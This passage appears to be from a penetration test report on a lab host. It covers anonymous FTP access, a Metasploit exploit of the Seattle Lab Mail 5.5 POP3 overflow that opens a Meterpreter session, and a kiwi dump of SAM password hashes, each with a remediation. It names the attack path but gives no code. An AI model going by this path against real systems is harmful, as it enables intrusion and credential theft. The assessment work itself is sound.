Description	FTP port was detected as open from the aggressive Nmap scan of 172.22.117.20. Accessed FTP port as an anonymous user.

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

Images	 
Affected Hosts	172.22.117.20
Remediation	Change FTP port 21 to SFTP port 22.

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
Vulnerability 19	Findings
Title	Meterpreter Session of 172.22.117.20 (Seattle Lab Mail 5.5 POP3 Buffer Overflow)
Type (Web app / Linux OS / WIndows OS)	Linux OS and Windows OS
Risk Rating	Critical
Description	Successfully exploited port 110 of 172.22.117.20 through windows/pop3/seattlelab_pass exploit on Metasploit. A successful session of Meterpreter was run with full access to the remote desktop's directories and files.
Images	
Affected Hosts	172.22.117.20
Remediation	Change service to a different mail server that is stronger and not as exploitable.

Vulnerability 20	Findings
Title	Kiwi LSA Dump SAM
Type (Web app / Linux OS / WIndows OS)	Linux OS and Windows OS
Risk Rating	Critical

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

Description	Through opening a successful Metasploit session, kiwi was loaded to view other user accounts and hashed passwords that were stored in 172.22.117.20.
Images	 
Affected Hosts	172.22.117.20
Remediation	Enable protected mode on LSASS to prevent credential dump attempts.

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